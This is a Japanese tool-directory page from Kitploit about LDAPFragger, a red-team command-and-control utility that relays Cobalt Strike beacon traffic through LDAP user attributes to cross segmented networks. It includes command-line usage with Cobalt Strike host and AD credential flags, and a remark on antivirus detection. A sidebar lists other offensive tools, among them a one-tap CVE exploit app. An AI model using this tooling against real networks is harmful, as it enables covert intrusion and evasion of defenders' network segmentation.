

Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
LDAPFragger — C2ツールは、セグメント化されたネットワーク内でのステルスなコマンド&コントロールのために、LDAPユーザー属性を介してCobalt Strikeビーコンデータをルーティングします。 | Kitploit

ツール/GitHubGitHub/fox-it/ldapfragger
ペネトレーションテストフレームワークエクスプロイトフレームワークコマンド&コントロールレッドチーミングペイロード開発
GitHubfox-it/ldapfragger

LDAPFragger

C2ツールは、セグメント化されたネットワーク内でのステルスなコマンド&コントロールのために、LDAPユーザー属性を介してCobalt Strikeビーコンデータをルーティングします。

リポジトリを見る
19628766年前Kitploit レビュー済み
共有

LDAPFragger

LDAPFraggerは、攻撃者がCobalt StrikeのビーコンデータをLDAP経由でユーザー属性を使用してルーティングできるようにするCommand and Controlツールです。

背景情報については、リリースブログをお読みください: http://blog.fox-it.com/2020/03/19/ldapfragger-command-and-control-over-ldap-attributes

依存関係とインストール

  • .NET 4.0でコンパイルされていますが、古い/新しい.NETフレームワークでも動作する可能性があります。

使用方法

 _     _              __
| |   | |            / _|
| | __| | __ _ _ __ | |_ _ __ __ _  __ _  __ _  ___ _ __
| |/ _` |/ _` | '_ \|  _| '__/ _` |/ _` |/ _` |/ _ \ '__|
| | (_| | (_| | |_) | | | | | (_| | (_| | (_| |  __/ |
|_|\__,_|\__,_| .__/|_| |_|  \__,_|\__, |\__, |\___|_|
              | |                   __/ | __/ |
              |_|                  |___/ |___/

Fox-IT - Rindert Kramer

Usage:
     --cshost:  IP address or hostname of the Cobalt Strike instance
     --csport:  Port of the external C2 interface on the Cobalt Strike server
     -u:        Username to connect to Active Directory
     -p:        Password to connect to Active Directory
     -d:        FQDN of the Active Directory domain
     --ldaps:   Use LDAPS instead of LDAP
     -v:        Verbose output
     -h:        Display  this message

If no AD credentials are provided, integrated AD authentication will be used.

使用例:

ネットワークセグメントAから、以下を実行します

LDAPFragger --cshost <Cobalt Strike IP> --csport <External listener port>

LDAPFragger --cshost <Cobalt Strike IP> --csport <External listener port> -u <username> -p <password> -d <domain FQDN>

ネットワークセグメントBから、以下を実行します

LDAPFragger 

LDAPFragger -u <username> -p <password> -d <domain FQDN>

LDAPSは--LDAPSフラグで使用できますが、通常のLDAPトラフィックも暗号化されます。デフォルトのCobalt StrikeペイロードはほとんどのAVに検出されることに注意してください。


ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    790
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    508
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    435
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    346
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    263
  • 6

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    260

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →




